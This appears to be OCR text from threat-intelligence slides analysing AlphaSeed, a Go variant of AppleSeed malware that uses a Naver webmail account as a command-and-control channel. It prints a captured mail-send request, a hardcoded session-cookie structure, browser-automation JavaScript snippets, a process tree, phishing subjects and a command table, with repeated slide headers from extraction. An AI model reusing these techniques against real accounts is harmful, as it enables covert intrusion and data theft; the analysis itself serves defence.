
(May 2023) The Emergence of Go Version AppleSeed




l (May 2023) The Emergence of Go Version AppleSeed



l (May 2023) The Emergence of Go Version AppleSeed



l (May 2023) The Emergence of Go Version AppleSeed



l (May 2023) The Emergence of Go Version AppleSeed

How attackers uses Naver mail

Email Address used in the attack: moj124578@naver.com

```
POST https://mail.naver.com/json/write/send?aId=GPYwKAtZKAUXKxbwBquw7rRTbquZ                                    1.1
Host: mail.naver.com
Connection: keep-alive
Content-Length: 753
sec-ch-ua:
sec-ch-ua-mobile: ?0
 ⋮
Accept-Encoding: gzip, deflate, br
Accept-Language: ko
Cookie:
NID_JKL=
NMUSER=V
l5MBp0bS
NID_SES=
gWPEuAMZ
qnSGmpC7
3GKKkEbs

senderName=                                                    cc=&bcc=&subject=eJwUxjGugzAMBuCrPP2zh%2Fg1mODbpDKVXGFSpVAGxN2
rbt%2BJ3Q2KUkSGOoglLiC8lro9Wg8oDl%2BtHe%2B%2FGiYZhM%2FcoSeiPluHMiF8%2FemfcN99MWi6CJvHDOUx5SmPaeIby%2FUNAAD%2F%2F9msH5A%3D&body=%3Ap&contentTy
pe=text&sendSeparately=false&saveSentBox=true&type=toMe&fromMe=1&attachID=GPYwKAtZKAUXKxbwBquw7rRTbquZFxM-aLYXKo2lFAbmaxKlFqU.&reserveDate=&r
eserveGMT=&reserveTime=&calendarVal=&autoSaveMailSN=&attachCount=0&attachSize=0&bigfile=0&sessionID=&seqNums=&priority=0&ndriveFileInfos=&thr
eadId=&savedType=toMe&savedLists=&lists=&marked=false&bigfileCount=0&uploaderType=html5&bigfileNotice=false&bigfileHost=bigfile.mail.naver.co
m&replaceImageUrl=&folderSN=10000007&u=kos125689
```

Hardcoded Cookie

```
"\n"
"    [\n"
"    {\n"
"        \"domain\": \".naver.com\",\n"
"        \"expirationDate\": 1715928010.89909,\n"
"        \"hostOnly\": false,\n"
"        \"httpOnly\": false,\n"
"        \"name\": \"NID_JKL\",\n"
"        \"path\": \"/\",\n"
"        \"sameSite\": null,\n"
"        \"secure\": true,\n"
"        \"session\": false,\n"
"        \"storeId\": null,\n"
"        \"value\": \"1WV3[redacted]=\"\n"
"    },\n"
"    {\n"
"        \"domain\": \".naver.com\",\n"
"        \"expirationDate\": 1683960022.232498,\n"
"        \"hostOnly\": false,\n"
"        \"httpOnly\": false,\n"
"        \"name\": \"NID_SES\",\n"
"        \"path\": \"/\",\n"
"        \"sameSite\": null,\n"
"        \"secure\": false,\n"
"        \"session\": false,\n"
"        \"storeId\": null,\n"
"        \"value\": \"AAAB[redacted]
"D1Yxt0mcmJ2q+Wkl4tVwFyTaA[redacted]
"8FHNNaJmedPhoafdh7Dhe469M[redacted]
"n/s8fNhvmFdothcFqQG1JJHpy[redacted]
"PJIm3ji1/1yK45+nLrImycxYh[redacted]
"    },\n"
```

Encoded Mail Subject

(May 2023) The Emergence of Go Version AppleSeed

How attackers uses Naver mail

AlphaSeed performs tasks like clicking specific buttons and composing and sending emails.

```
Array.from(document.querySelectorAll(".folder-item")).find(el => el.textContent.includes('cmd')).click();
url = location.href; words = url.split("/"); words[words.length - 1]
```

README MIT license https://github.com/chromedp/chromedp

About chromedp

Package `chromedp` is a faster, simpler way to drive browsers supporting the Chrome DevTools Protocol in Go without external dependencies.

Test failing | GO reference | release v0.9.2

Installing

Install in the usual Go way:


```
$ go get -u github.com/chromedp/chromedp
```


- cmd.exe (4948)
  - conhost.exe (5480)
  - regsvr32.exe (5708) **AlphaSeed**
    - cmd.exe (5352)
      - conhost.exe (848)
      - reg.exe (2084)
    - chrome.exe (5504)
      - chrome.exe (6108)
      - chrome.exe (4296)
      - chrome.exe (5728)
      - chrome.exe (6532)
      - chrome.exe (6324)
      - chrome.exe (2052)

Communicate with Naver Mail Server using chromedp

l (May 2023) The Emergence of Go Version AppleSeed

How attackers uses Naver mail





l (May 2023) The Emergence of Go Version AppleSeed

Hands-on Testing of Naver Mailbox Used in the Attack

l (May 2023) The Emergence of Go Version AppleSeed


How attackers uses Naver mail

Potential use of the mail server as both a C&C server and for phishing attack preparation or execution

Sent Time (UTC)	Mail Address of Sender	Name of Sender	Subject
2023-09-24 01:16:05	psb6404@hanmail.net	보안관제 센터 **Security Control Center**	라오스에서 **kos125689에** 대한 중복요청이 접수 되었습니다. **A duplicate request for kos125689 has been received from Laos.**
2023-12-20 02:59:08	pwr-magazine@hanmail.net	고객 지원팀 **Customer Support Team**	회원님의 개인정보가 유출되었습니다. 계정 보안 필요 **Your personal information has been compromised. You need to secure your account.**
2024-01-10 01:50:46	konacard-center@hanmail.net	보안 경고 **Security warning**	고객님의 아이디 **kos125689**에 대한 중복요청이 접수 되었습니다. **We have received a duplicate request for your ID kos125689.**


How AlphaSeed different from AppleSeed?

Comparison of differences



How AlphaSeed different from AppleSeed?


Similarities between AlphaSeed and AppleSeed



Command id	AppleSeed	AlphaSeed
0	Execute commands and send results	Load updated DLL through regsvr32
1	Download DLL and load through regsvr32	Delete itself
2	Download DLL and load into memory	Execute command and save the result to a file
3	Update DLL file	Create DLL and load it through regsvr32
4	-	Create a file from data received
5	-	store and compress files from victim

